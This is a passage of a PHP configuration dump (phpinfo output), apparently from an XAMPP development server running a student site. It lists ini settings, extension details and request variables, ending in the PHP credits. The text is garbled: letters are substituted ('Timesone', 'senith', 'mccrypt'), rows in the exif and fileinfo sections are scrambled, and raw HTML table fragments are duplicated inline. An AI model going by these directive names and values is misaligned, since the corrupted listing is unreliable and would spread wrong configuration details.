		local	16K
		master	16K
	realpath_cache_ttl		
		local	120
		master	120
	register_argc_argv		
		local	Off
		master	Off
	report_memleaks		
		local	On
		master	On
	report_zend_debug		
		local	On
		master	On
	request_order		
		local	GP
		master	GP
	sendmail_from		
		local	no value
		master	no value
	sendmail_path		
		local	-t -i
		master	-t -i
	serialize_precision		
		local	100
		master	100
	short_open_tag		
		local	On
		master	On
	SMTP		
		local	localhost
		master	localhost
	smtp_port		
		local	25
		master	25

	sql.safe_mode		
	local		Off
	master		Off
	sys_temp_dir		
	local		no value
	master		no value
	track_errors		
	local		On
	master		On
	unserialize_callback_func		
	local		no value
	master		no value
	upload_max_filesize		
	local		128M
	master		128M
	upload_tmp_dir		
	local		/opt/lampp/temp/
	master		/opt/lampp/temp/
	user_dir		
	local		no value
	master		no value
	user_ini.cache_ttl		
	local		300
	master		300
	user_ini.filename		
	local		.user.ini
	master		.user.ini
	variables_order		
	local		GPCS
	master		GPCS
	xmlrpc_error_number		
	local		0
	master		0
	xmlrpc_errors		
	local		Off
	master		Off

	zend.detect_unicode		
		local	On
		master	On
	zend.enable_gc		
		local	On
		master	On
	zend.multibyte		
		local	Off
		master	Off
	zend.script_encoding		
		local	no value
		master	no value
ctype			
	ctype functions		enabled
curl			
	cURL support	enabled	
	cURL Information	7.45.0	
	Age	3	
	AsynchDNS	No	
	CharConv	No	
	Debug	No	
	GSS-Negotiate	No	
	IDN	No	
	IPv6	Yes	
	krb4	No	
	Largefile	Yes	
	libz	Yes	
	NTLM	Yes	
	NTLMWB	Yes	
	SPNEGO	No	
	SSL	Yes	
	SSPI	No	
	TLS-SRP	Yes	
	Protocols	dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, ldaps, pop3, pop3s, rtsp, smb, smbs, smtp, smtps, telnet, tftp	
	Host	x86_64-pc-linux-gnu	
	SSL Version	OpenSSL/1.0.2n	
	ZLib Version	1.2.8	

date												
	date/time support	enabled										
	"Olson" Timesone Database Version	2016.10										
	Timesone Database	internal										
	Default timesone	Europe/Berlin										
	date.default_latitude	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>31.7667</td></tr><tr><td>master</td><td></td><td>31.7667</td></tr></table>					local		31.7667	master		31.7667
	local		31.7667									
	master		31.7667									
	date.default_longitude	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>35.2333</td></tr><tr><td>master</td><td></td><td>35.2333</td></tr></table>					local		35.2333	master		35.2333
	local		35.2333									
	master		35.2333									
	date.sunrise_senith	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>90.583333</td></tr><tr><td>master</td><td></td><td>90.583333</td></tr></table>					local		90.583333	master		90.583333
local		90.583333										
master		90.583333										
date.sunset_senith	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>90.583333</td></tr><tr><td>master</td><td></td><td>90.583333</td></tr></table>					local		90.583333	master		90.583333	
local		90.583333										
master		90.583333										
date.timesone	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>Europe/Berlin</td></tr><tr><td>master</td><td></td><td>Europe/Berlin</td></tr></table>					local		Europe/Berlin	master		Europe/Berlin	
local		Europe/Berlin										
master		Europe/Berlin										

dba			
	DBA support	enabled	
	Supported handlers	gdbm odb cdb_make inifile flatfile	
	dba.default_handler		
		local	flatfile
master		flatfile	
dom			
	DOM/XML	enabled	
	DOM/XML API Version	20031129	
	libxml Version	2.9.4	
	HTML Support	enabled	
	XPath Support	enabled	
	XPointer Support	enabled	
	Schema Support	enabled	
	RelaxNG Support	enabled	
ereg			
	Regex Library	Bundled library enabled	
exif			
	EXIF Support	enabled	
	EXIF Version	1.4 #Id: 1c8772f76be691b7b3f77ca31eb788a2abbcefe5 #	
	Supported EXIF Version	0220	
	Supported filetypes	JPEG, TIFF	
	exif.decode_jis_intel		
		local	JIS
		master	JIS
	exif.decode_jis_motorola		
		local	JIS
		master	JIS
	exif.decode_unicode_intel		
		local	UCS-2LE
		master	UCS-2LE
	exif.decode_unicode_motorola		
		local	UCS-2BE
		master	UCS-2BE

	exif.encode_jis		
		local	no value
	exif.encode_unicode	master	no value
		local	ISO-8859-15
fileinfo	fileinfo support	master	ISO-8859-15
		local	ISO-8859-15
		master	ISO-8859-15
	fileinfo support	enabled	
filter	version	1.0.5	
	libmagic	517	
ftp			

gd												
	GD Support	enabled										
	GD Version	bundled (2.1.0 compatible)										
	FreeType Support	enabled										
	FreeType Linkage	with freetype										
	FreeType Version	2.4.8										
	GIF Read Support	enabled										
	GIF Create Support	enabled										
	JPEG Support	enabled										
	libJPEG Version	8										
	PNG Support	enabled										
	libPNG Version	1.5.26										
	WBMP Support	enabled										
	XBM Support	enabled										
gd.jpeg_ignore_warning	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>0</td></tr><tr><td>master</td><td></td><td>0</td></tr></table>						local		0	master		0
local		0										
master		0										
gettext												
	GetText Support		enabled									
hash												
	hash support	enabled										
	Hashing Engines	md2 md4 md5 sha1 sha224 sha256 sha384 sha512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128, 3 tiger160, 3 tiger192, 3 tiger128, 4 tiger160, 4 tiger192, 4 snefru snefru256 gost gost-crypto adler32 crc32 crc32b fnv132 fnvia32 fnv164 fnvia64 joaat haval128, 3 haval160, 3 haval192, 3 haval224, 3 haval256, 3 haval128, 4 haval160, 4 haval192, 4 haval224, 4 haval256, 4 haval128, 5 haval160, 5 haval192, 5 haval224, 5 haval256, 5										

iconv			
	iconv support	enabled	
	iconv implementation	glibc	
	iconv library version	1.14	
	iconv.input_encoding		
		local	no value
		master	no value
	iconv.internal_encoding		
		local	no value
		master	no value
iconv.output_encoding			
	local	no value	
	master	no value	
imap			
	IMAP c-Client Version	2007e	
	SSL Support	enabled	
intl			
	version	1.1.0	
	ICU version	4.8.1.1	
	ICU Data version	4.8.1	
	intl.default_locale		
		local	no value
		master	no value
	intl.error_level		
		local	0
		master	0
intl.use_exceptions			
	local	0	
	master	0	
json			
	json support	enabled	
	json version	1.2.1	

ldap											
	LDAP Support	enabled									
	RCS Version	#Id: 8ab0fe072786e6f9d7dbd47b6a4897e81ce89ec3 #									
	Total Links	0/unlimited									
	API Version	3001									
	Vendor Name	OpenLDAP									
	Vendor Version	20421									
	ldap.max_links	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td colspan="2">Unlimited</td></tr><tr><td>master</td><td colspan="2">Unlimited</td></tr></table>					local	Unlimited		master	Unlimited
local	Unlimited										
master	Unlimited										
libxml											
	libXML support	active									
	libXML Compiled Version	2.9.4									
	libXML Loaded Version	20904									
libxml	libXML streams	enabled									
mbstring											
	MultiByte Support	enabled									
	MultiByte string engine	libmbfl									
	HTTP input encoding translation	disabled									
	libmbfl version	1.3.2									
	MultiByte (japanese) regex support	enabled									
	MultiByte regex (oniguruma) backtrack check	On									
	MultiByte regex (oniguruma) version	5.9.5									
	mbstring.detect_order										
		local	no value								
		master	no value								
	mbstring.encoding_translation										
		local	Off								
		master	Off								
	mbstring.func_overload										
		local	0								
		master	0								

	mbstring.http_input			
		local	no value	
		master	no value	
	mbstring.http_output			
		local	no value	
		master	no value	
	mbstring.http_output_conv_mimetypes			
	local	^(text/ application/xhtml\ +xml)		
	master	^(text/ application/xhtml\ +xml)		
	mbstring.internal_encoding			
		local	no value	
		master	no value	
	mbstring.language			
		local	neutral	
		master	neutral	
	mbstring.strict_detection			
		local	Off	
		master	Off	
	mbstring.substitute_character			
		local	no value	
		master	no value	

mccrypt			
	Version	2.5.8	
	Api No	20021217	
	Supported ciphers	cast-128 gost rijndael-128 twofish arcfour cast-256 loki97 rijndael-192 saferplus wake blowfish-compat des rijndael-256 serpent xtea blowfish enigma rc2 tripledes	
	Supported modes	cbc cfb ctr ecb ncfb nofb ofb stream	
	mccrypt.algorithms_dir		
		local	no value
		master	no value
	mccrypt.modes_dir		
		local	no value
master		no value	
mhash			
	MHASH support	Enabled	
	MHASH API Version	Emulated Support	
mysql			
	Active Persistent Links	0	
	Active Links	0	
	Client API version	mysqlnd 5.0.11-dev - 20120503 - \$Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a \$	
	mysql.allow_local_infile		
		local	On
		master	On
	mysql.allow_persistent		
		local	On
		master	On
	mysql.connect_timeout		
		local	60
		master	60
	mysql.default_host		
		local	no value
		master	no value

	mysql.default_password		
		local	no value
		master	no value
	mysql.default_port		
		local	no value
		master	no value
	mysql.default_socket		
		local	/opt/lampp/var/mysql/mysql.sock
		master	/opt/lampp/var/mysql/mysql.sock
	mysql.default_user		
		local	no value
		master	no value
	mysql.max_links		
		local	Unlimited
		master	Unlimited
	mysql.max_persistent		
		local	Unlimited
		master	Unlimited
	mysql.trace_mode		
		local	Off
		master	Off

mysql									
	Client API library version	mysqlnd 5.0.11-dev - 20120503 - \$Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a \$							
	Active Persistent Links	0							
	Inactive Persistent Links	0							
	Active Links	0							
	mysql.allow_local_infile	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>On</td></tr><tr><td>master</td><td>On</td></tr></table>				local	On	master	On
	local	On							
	master	On							
	mysql.allow_persistent	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>On</td></tr><tr><td>master</td><td>On</td></tr></table>				local	On	master	On
local	On								
master	On								
mysql.default_host	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table>				local	no value	master	no value	
local	no value								
master	no value								
mysql.default_port	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>3306</td></tr><tr><td>master</td><td>3306</td></tr></table>				local	3306	master	3306	
local	3306								
master	3306								
	mysql.default_pw	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table>				local	no value	master	no value
	local	no value							
	master	no value							
	mysql.default_socket	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>/opt/lampp/var/mysql/mysql.sock</td></tr><tr><td>master</td><td>/opt/lampp/var/mysql/mysql.sock</td></tr></table>				local	/opt/lampp/var/mysql/mysql.sock	master	/opt/lampp/var/mysql/mysql.sock
	local	/opt/lampp/var/mysql/mysql.sock							
	master	/opt/lampp/var/mysql/mysql.sock							
	mysql.default_user	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table>				local	no value	master	no value
local	no value								
master	no value								
mysql.max_links	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>Unlimited</td></tr><tr><td>master</td><td>Unlimited</td></tr></table>				local	Unlimited	master	Unlimited	
local	Unlimited								
master	Unlimited								
mysql.max_persistent	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>Unlimited</td></tr><tr><td>master</td><td>Unlimited</td></tr></table>				local	Unlimited	master	Unlimited	
local	Unlimited								
master	Unlimited								

	mysql.reconnect			
		local	Off	
		master	Off	
	mysql.rollback_on_cached_plink			
		local	Off	
		master	Off	
mysqld				
	Version	mysqld 5.0.11-dev - 20120503 - #Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a #		
	Compression	supported		
	core SSL	supported		
	extended SSL	supported		
	Command buffer size	4096		
	Read buffer size	32768		
	Read timeout	31536000		
	Collecting statistics	Yes		
	Collecting memory statistics	Yes		
	Tracing	n/a		
	Loaded plugins	mysqld, debug_trace, auth_plugin_mysql_native_password, auth_plugin_mysql_clear_password, auth_plugin_sha256_password		
	API Extensions	mysql, mysql, pdo_mysql		
	bytes_sent	418		
	bytes_received	758		
	packets_sent	24		
	packets_received	22		
	protocol_overhead_in	88		

	protocol_overhead_out	96	
	bytes_received_ok_packet	0	
	bytes_received_eof_packet	0	
	bytes_received_rset_header_packet	36	
	bytes_received_rset_field_meta_packet	0	
	bytes_received_rset_row_packet	10	
	bytes_received_prepare_response_packet	308	
	bytes_received_change_user_packet	68	
	packets_sent_command	8	
	packets_received_ok	0	
	packets_received_eof	0	
	packets_received_rset_header	4	
	packets_received_rset_field_meta	0	
	packets_received_rset_row	2	
	packets_received_prepare_response	4	
	packets_received_change_user	4	
	result_set_queries	2	
	non_result_set_queries	0	
	no_index_used	2	
	bad_index_used	0	
	slow_queries	0	
	buffered_sets	2	
	unbuffered_sets	0	
	ps_buffered_sets	0	
	ps_unbuffered_sets	0	
	flushed_normal_sets	0	
	flushed_ps_sets	0	
	ps_prepared_never_executed	0	
	ps_prepared_once_executed	0	
	rows_fetched_from_server_normal	2	
	rows_fetched_from_server_ps	0	
	rows_buffered_from_client_normal	2	
	rows_buffered_from_client_ps	0	
	rows_fetched_from_client_normal_buffered	2	
	rows_fetched_from_client_normal_unbuffered	0	
	rows_fetched_from_client_ps_buffered	0	
	rows_fetched_from_client_ps_unbuffered	0	
	rows_fetched_from_client_ps_cursor	0	

	rows_affected_normal	0	
	rows_affected_ps	0	
	rows_skipped_normal	2	
	rows_skipped_ps	0	
	copy_on_write_saved	4	
	copy_on_write_performed	0	
	command_buffer_too_small	0	
	connect_success	2	
	connect_failure	0	
	connection_reused	0	
	reconnect	0	
	pconnect_success	0	
	active_connections	18446744073709551614	
	active_persistent_connections	0	
	explicit_close	2	
	implicit_close	0	
	disconnect_close	0	
	in_middle_of_command_close	0	
	explicit_free_result	2	
	implicit_stat_close	0	
	mem_emalloc_count	22	
	mem_emalloc_amount	8836	
	mem_ecalloc_count	56	
	mem_ecalloc_amount	18096	
	mem_erealloc_count	0	
	mem_erealloc_amount	0	
	mem_efree_count	104	
	mem_efree_amount	27422	
	mem_malloc_count	6	
	mem_malloc_amount	32224	
	mem_calloc_count	2	
	mem_calloc_amount	64	
	mem_realloc_count	0	
	mem_realloc_amount	0	
	mem_free_count	8	
	mem_free_amount	32288	
	mem_strdup_count	10	
	mem_strndup_count	0	

	mem_estndup_count	16	
	mem_strdup_count	0	
	proto_text_fetched_null	0	
	proto_text_fetched_bit	0	
	proto_text_fetched_tinyint	0	
	proto_text_fetched_short	0	
	proto_text_fetched_int24	0	
	proto_text_fetched_int	2	
	proto_text_fetched_bigint	0	
	proto_text_fetched_decimal	0	
	proto_text_fetched_float	0	
	proto_text_fetched_double	0	
	proto_text_fetched_date	0	
	proto_text_fetched_year	0	
	proto_text_fetched_time	0	
	proto_text_fetched_datetime	0	
	proto_text_fetched_timestamp	0	
	proto_text_fetched_string	0	
	proto_text_fetched_blob	0	
	proto_text_fetched_enum	2	
	proto_text_fetched_set	0	
	proto_text_fetched_geometry	0	
	proto_text_fetched_other	0	
	proto_binary_fetched_null	0	
	proto_binary_fetched_bit	0	
	proto_binary_fetched_tinyint	0	
	proto_binary_fetched_short	0	
	proto_binary_fetched_int24	0	
	proto_binary_fetched_int	0	
	proto_binary_fetched_bigint	0	
	proto_binary_fetched_decimal	0	
	proto_binary_fetched_float	0	
	proto_binary_fetched_double	0	
	proto_binary_fetched_date	0	
	proto_binary_fetched_year	0	
	proto_binary_fetched_time	0	
	proto_binary_fetched_datetime	0	
	proto_binary_fetched_timestamp	0	

	proto_binary_fetched_string	0	
	proto_binary_fetched_json	0	
	proto_binary_fetched_blob	0	
	proto_binary_fetched_enum	0	
	proto_binary_fetched_set	0	
	proto_binary_fetched_geometry	0	
	proto_binary_fetched_other	0	
	init_command_executed_count	0	
	init_command_failed_count	0	
	com_quit	2	
	com_init_db	2	
	com_query	2	
	com_field_list	0	
	com_create_db	0	
	com_drop_db	0	
	com_refresh	0	
	com_shutdown	0	
	com_statistics	0	
	com_process_info	0	
	com_connect	0	
	com_process_kill	0	
	com_debug	0	
	com_ping	0	
	com_time	0	
	com_delayed_insert	0	
	com_change_user	0	
	com_binlog_dump	0	
	com_table_dump	0	
	com_connect_out	0	
	com_register_slave	0	
	com_stmt_prepare	0	
	com_stmt_execute	0	
	com_stmt_send_long_data	0	
	com_stmt_close	0	
	com_stmt_reset	0	
	com_stmt_set_option	2	
	com_stmt_fetch	0	
	com_daemon	0	

	bytes_received_real_data_normal	48			
	bytes_received_real_data_ps	0			
openssl					
	OpenSSL support	enabled			
	OpenSSL Library Version	OpenSSL 1.0.2n 7 Dec 2017			
	OpenSSL Header Version	OpenSSL 1.0.2n 7 Dec 2017			
	Openssl default config	/opt/lampp/share/openssl/openssl.cnf			
	openssl.cafile				
		local	/opt/lampp/share/curl/curl-ca-bundle.crt		
		master	/opt/lampp/share/curl/curl-ca-bundle.crt		
	openssl.capath				
		local	no value		
master		no value			
pcre					
	PCRE (Perl Compatible Regular Expressions) Support	enabled			
	PCRE Library Version	8.38 2015-11-23			
	pcre.backtrack_limit				
		local	1000000		
		master	1000000		
	pcre.recursion_limit				
		local	100000		
master		100000			
PDO					
	PDO drivers	mysql, pgsql, sqlite			
pdo_mysql					
	Client API version	mysqlnd 5.0.11-dev - 20120503 - #Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a #			
	pdo_mysql.default_socket				
		local	/opt/lampp/var/mysql/mysql.sock		
		master	/opt/lampp/var/mysql/mysql.sock		

pdo_pgsql		
	PostgreSQL(libpq) Version	9.2.4
	Module version	1.0.2
	Revision	#Id: 0e858dd2051ca8c2fd3c781909a0670ab5fecd36 #
pdo_sqlite		
	SQLite Library	3.7.17
Phar		
	Phar EXT version	2.0.2
	Phar API version	1.1.1
	SVN revision	#Id: 780be432570e80dd34c1a9c217ef87ade22bf136 #
	Phar-based phar archives	enabled
	Tar-based phar archives	enabled
	ZIP-based phar archives	enabled
	gzip compression	enabled
	bzip2 compression	enabled
	OpenSSL support	enabled
	phar.cache_list	
		local no value
		master no value
	phar.readonly	
		local On
		master On
	phar.require_hash	
		local On
		master On
posix		
	Revision	#Id: 5f4acc20904b1406142f2a0ede068db048c77e77 #
Reflection		
	Version	#Id: 5f15287237d5f78d75b19c26915aa7bd83dee8b8 #

session			
	Session Support	enabled	
	Registered save handlers	files user	
	Registered serializer handlers	php_serialize php php_binary wddx	
	session.auto_start		
		local	Off
		master	Off
	session.cache_expire		
		local	180
		master	180
	session.cache_limiter		
		local	nocache
		master	nocache
	session.cookie_domain		
		local	no value
		master	no value
	session.cookie_httponly		
		local	Off
		master	Off
	session.cookie_lifetime		
		local	0
		master	0
	session.cookie_path		
		local	/
		master	/
	session.cookie_secure		
		local	Off
		master	Off
	session.entropy_file		
		local	no value
		master	no value

	session.entropy_length	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>0</td></tr><tr><td>master</td><td></td><td>0</td></tr></table>						local		0	master		0
	local		0										
	master		0										
	session.gc_divisor	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>1000</td></tr><tr><td>master</td><td></td><td>1000</td></tr></table>						local		1000	master		1000
local		1000											
master		1000											
session.gc_maxlifetime	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>1440</td></tr><tr><td>master</td><td></td><td>1440</td></tr></table>						local		1440	master		1440	
local		1440											
master		1440											
session.gc_probability	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>1</td></tr><tr><td>master</td><td></td><td>1</td></tr></table>						local		1	master		1	
local		1											
master		1											
session.hash_bits_per_character	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>5</td></tr><tr><td>master</td><td></td><td>5</td></tr></table>						local		5	master		5	
local		5											
master		5											
	session.hash_function	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>0</td></tr><tr><td>master</td><td></td><td>0</td></tr></table>						local		0	master		0
	local		0										
	master		0										
	session.name	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>PHPSESSID</td></tr><tr><td>master</td><td></td><td>PHPSESSID</td></tr></table>						local		PHPSESSID	master		PHPSESSID
local		PHPSESSID											
master		PHPSESSID											
session.referer_check	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>no value</td></tr><tr><td>master</td><td></td><td>no value</td></tr></table>						local		no value	master		no value	
local		no value											
master		no value											
session.save_handler	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>files</td></tr><tr><td>master</td><td></td><td>files</td></tr></table>						local		files	master		files	
local		files											
master		files											
session.save_path	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>/opt/lampp/temp/</td></tr><tr><td>master</td><td></td><td>/opt/lampp/temp/</td></tr></table>						local		/opt/lampp/temp/	master		/opt/lampp/temp/	
local		/opt/lampp/temp/											
master		/opt/lampp/temp/											

	session.serialize_handler			
		local		php
		master		php
	session.upload_progress.cleanup			
		local		On
		master		On
	session.upload_progress.enabled			
		local		On
		master		On
	session.upload_progress.freq			
		local		1%
		master		1%
	session.upload_progress.min_freq			
		local		1
		master		1
	session.upload_progress.name			
		local	PHP_SESSION_UPLOAD_PROGRESS	
		master	PHP_SESSION_UPLOAD_PROGRESS	
	session.upload_progress.prefix			
		local	upload_progress_	
		master	upload_progress_	
	session.use_cookies			
		local		On
		master		On
	session.use_only_cookies			
		local		On
		master		On
	session.use_strict_mode			
		local		Off
		master		Off
	session.use_trans_sid			
		local		0
		master		0

shmop			
	shmop support	enabled	
SimpleXML			
	Revision	\$Id: d7077fc935154236afb4fe70814ba358efdbdca4 \$	
	Schema support	enabled	
soap			
	Soap Client	enabled	
	Soap Server	enabled	
	soap.wsdl_cache		
		local	1
		master	1
	soap.wsdl_cache_dir		
		local	/tmp
		master	/tmp
	soap.wsdl_cache_enabled		
		local	1
		master	1
	soap.wsdl_cache_limit		
		local	5
		master	5
	soap.wsdl_cache_ttl		
		local	86400
		master	86400

sockets									
	Sockets Support		enabled						
SPL									
	Interfaces	Countable, OuterIterator, RecursiveIterator, SeekableIterator, SplObserver, SplSubject							
	Classes	AppendIterator, ArrayIterator, ArrayObject, BadFunctionCallException, BadMethodCallException, CachingIterator, CallbackFilterIterator, DirectoryIterator, DomainException, EmptyIterator, FilesystemIterator, FilterIterator, GlobIterator, InfiniteIterator, InvalidArgumentException, IteratorIterator, LengthException, LimitIterator, LogicException, MultipleIterator, NoRewindIterator, OutOfBoundsException, OutOfRangeException, OverflowException, ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator, RecursiveCallbackFilterIterator, RecursiveDirectoryIterator, RecursiveFilterIterator, RecursiveIteratorIterator, RecursiveRegexIterator, RecursiveTreeIterator, RegexIterator, RuntimeException, SplDoublyLinkedList, SplFileInfo, SplFileObject, SplFixedArray, SplHeap, SplMinHeap, SplMaxHeap, SplObjectStorage, SplPriorityQueue, SplQueue, SplStack, SplTempFileObject, UnderflowException, UnexpectedValueException							
sqlite3									
	SQLite3 module version		0.7-dev						
	SQLite Library		3.7.17						
	sqlite3.extension_dir		<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table>			local	no value	master	no value
local	no value								
master	no value								
standard									
	Dynamic Library Support	enabled							
	Path to sendmail	-t -i							
	assert.active								
		local	1						
		master	1						
	assert.bail								
		local	0						
		master	0						
	assert.callback								
		local	no value						
		master	no value						
	assert.quiet_eval								
local		0							
master		0							

	assert.warning			
		local		1
		master		1
	auto_detect_line_endings			
		local		0
		master		0
	default_socket_timeout			
		local		60
		master		60
	from			
		local	no value	
		master	no value	
	url_rewriter.tags			
	local	a=href, area=href, frame=src, input=src, form=fakeentry		
	master	a=href, area=href, frame=src, input=src, form=fakeentry		
	user_agent			
		local	no value	
		master	no value	
sybase_ct				
	Active Persistent Links	0		
	Active Links	0		
	Min server severity	10		
	Min client severity	10		
	Application Name	PHP 5.6.34		
	Deadlock retry count	0		
	sybct.allow_persistent			
		local		On
		master		On
	sybct.deadlock_retry_count			
		local		0
master			0	
sybct.hostname				
	local	no value		
	master	no value		

	sybct.login_timeout			
		local		-1
		master		-1
	sybct.max_links			
		local	Unlimited	
		master	Unlimited	
	sybct.max_persistent			
		local	Unlimited	
		master	Unlimited	
	sybct.min_client_severity			
		local		10
		master		10
	sybct.min_server_severity			
		local		10
		master		10
tokenizer				
	Tokenizer Support		enabled	
wddx				
	WDDX Session Serializer		enabled	
xml				
	XML Support		active	
	XML Namespace Support		active	
	libxml2 Version		2.9.4	
xmlreader				
	XMLReader		enabled	
xmlrpc				
	core library version	xmlrpc-epi v. 0.51		
	php extension version	0.51		
	author	Dan Libby		
	homepage	http://xmlrpc-epi.sourceforge.net		
	open sourced by	Epinions.com		

xmlwriter			
	XMLWriter	enabled	
xsl			
	XSL		enabled
	libxslt Version		1.1.29
	libxslt compiled against libxml Version		2.9.4
	EXSLT		enabled
	libexslt Version		1.1.29
zip			
	Zip	enabled	
	Zip version	1.12.5	
	Libzip version	0.11.2	
zlib			
	Stream Wrapper	compress.zlib://	
	Stream Filter	zlib.inflate, zlib.deflate	
	Compiled Version	1.2.8	
	Linked Version	1.2.8	
	zlib.output_compression		
		local	Off
		master	Off
	zlib.output_compression_level		
		local	-1
		master	-1
	zlib.output_handler		
		local	no value
		master	no value

	_SERVER["SERVER_ADDR"]	192.168.1.20	
	_SERVER["SERVER_PORT"]	80	
	_SERVER["REMOTE_ADDR"]	192.168.1.1	
	_SERVER["DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite	
	_SERVER["REQUEST_SCHEME"]	http	
	_SERVER["CONTEXT_PREFIX"]	no value	
	_SERVER["CONTEXT_DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite	
	_SERVER["SERVER_ADMIN"]	you@example.com	
	_SERVER["SCRIPT_FILENAME"]	/opt/lampp/htdocs/studentsite/info.php	
	_SERVER["REMOTE_PORT"]	57908	
	_SERVER["GATEWAY_INTERFACE"]	CGI/1.1	
	_SERVER["SERVER_PROTOCOL"]	HTTP/1.1	
	_SERVER["REQUEST_METHOD"]	GET	
	_SERVER["QUERY_STRING"]	no value	
	_SERVER["REQUEST_URI"]	/info.php	
	_SERVER["SCRIPT_NAME"]	/info.php	
	_SERVER["PHP_SELF"]	/info.php	
	_SERVER["REQUEST_TIME_FLOAT"]	1637873860.972	
	_SERVER["REQUEST_TIME"]	1637873860	
	Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov, Xinchen Hui, Nikita Popov	
	Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski	
	UNIX Build and Modularization	Stig Bakken, Sascha Schumann, Jani Taskinen	
	Windows Port	Shane Caraveo, Zeev Suraski, Wez Furlong, Pierre-Alain Joye, Anatol Belski	
	Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski	
	Streams Abstraction Layer	Wez Furlong, Sara Golemon	
	PHP Data Objects Layer	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky	
	Output Handler	Zeev Suraski, Thies C. Arntzen, Marcus Boerger, Michael Wallner	
	ADLserver	Sascha Schumann	
	Apache 1.3 (apache_hooks)	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder	
	Apache 1.3	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar	
	Apache 2.0 Filter	Sascha Schumann, Aaron Bannert	
	Apache 2.0 Handler	Ian Holmes, Justin Erenkrantz (based on Apache 2.0 Filter code)	
	Caudium / Roxen	David Hedbor	
	CGI / FastCGI	Rasmus Lerdorf, Stig Bakken, Shane Caraveo, Dmitry Stogov	
	CLI	Edin Kadribasic, Marcus Boerger, Johannes Schlueter, Moriyoshi Koizumi, Xinchen Hui	
	Continuity	Alex Leigh (based on nsapi code)	
	Embed	Edin Kadribasic	
	FastCGI Process Manager	Andrei Nigmatulin, dreamcat4, Antony Dovgal, Jerome Loyet	

































































	ISAPI	Andi Gutmans, Zeev Suraski	
	litespeed	George Wang	
	NSAPI	Jayakumar Muthukumarasamy, Uwe Schindler	
	phpdbg	Felipe Pena, Joe Watkins, Bob Weinand	
	phttpd	Thies C. Arntzen	
	pi3web	Holger Zimmermann	
	Sendmail Milter	Harald Radi	
	thttpd	Sascha Schumann	
	tux	Sascha Schumann	
	WebJames	Alex Waugh	
	BC Math	Andi Gutmans	
	Bzip2	Sterling Hughes	
	Calendar	Shane Caraveo, Colin Viebrock, Hartmut Holzgraefe, Wez Furlong	
	COM and .Net	Wez Furlong	
	ctype	Hartmut Holzgraefe	
	cURL	Sterling Hughes	
	Date/Time Support	Derick Rethans	
	DB-LIB (MS SQL, Sybase)	Wez Furlong, Frank M. Kromann	
	DBA	Sascha Schumann, Marcus Boerger	
	DOM	Christian Stocker, Rob Richards, Marcus Boerger	
	enchant	Pierre-Alain Joye, Ilia Alshanetsky	
	ereg	Rasmus Lerdorf, Jim Winstead, Jaakko Hyvätti	
	EXIF	Rasmus Lerdorf, Marcus Boerger	
	fileinfo	Ilia Alshanetsky, Pierre Alain Joye, Scott MacVicar, Derick Rethans	
	Firebird driver for PDO	Ard Biesheuvel	
	FTP	Stefan Esser, Andrew Skalski	
	GD imaging	Rasmus Lerdorf, Stig Bakken, Jim Winstead, Jouni Ahto, Ilia Alshanetsky, Pierre-Alain Joye, Marcus Boerger	
	GetText	Alex Plotnick	
	GNU GMP support	Stanislav Malyshev	
	Iconv	Rui Hirokawa, Stig Bakken, Moriyoshi Koizumi	
	IMAP	Rex Logan, Mark Musone, Brian Wang, Waj-Michael Lang, Antoni Pamiés Olive, Rasmus Lerdorf, Andrew Skalski, Chuck Hagenbuch, Daniel R Kalowsky	
	Input Filter	Rasmus Lerdorf, Derick Rethans, Pierre-Alain Joye, Ilia Alshanetsky	
	InterBase	Jouni Ahto, Andrew Avdeev, Ard Biesheuvel	
	Internationalization	Ed Batutis, Vladimir Jordanov, Dmitry Lakhtyuk, Stanislav Malyshev, Vadim Savchuk, Kirti Velankar	
	JSON	Omar Kilani, Scott MacVicar	
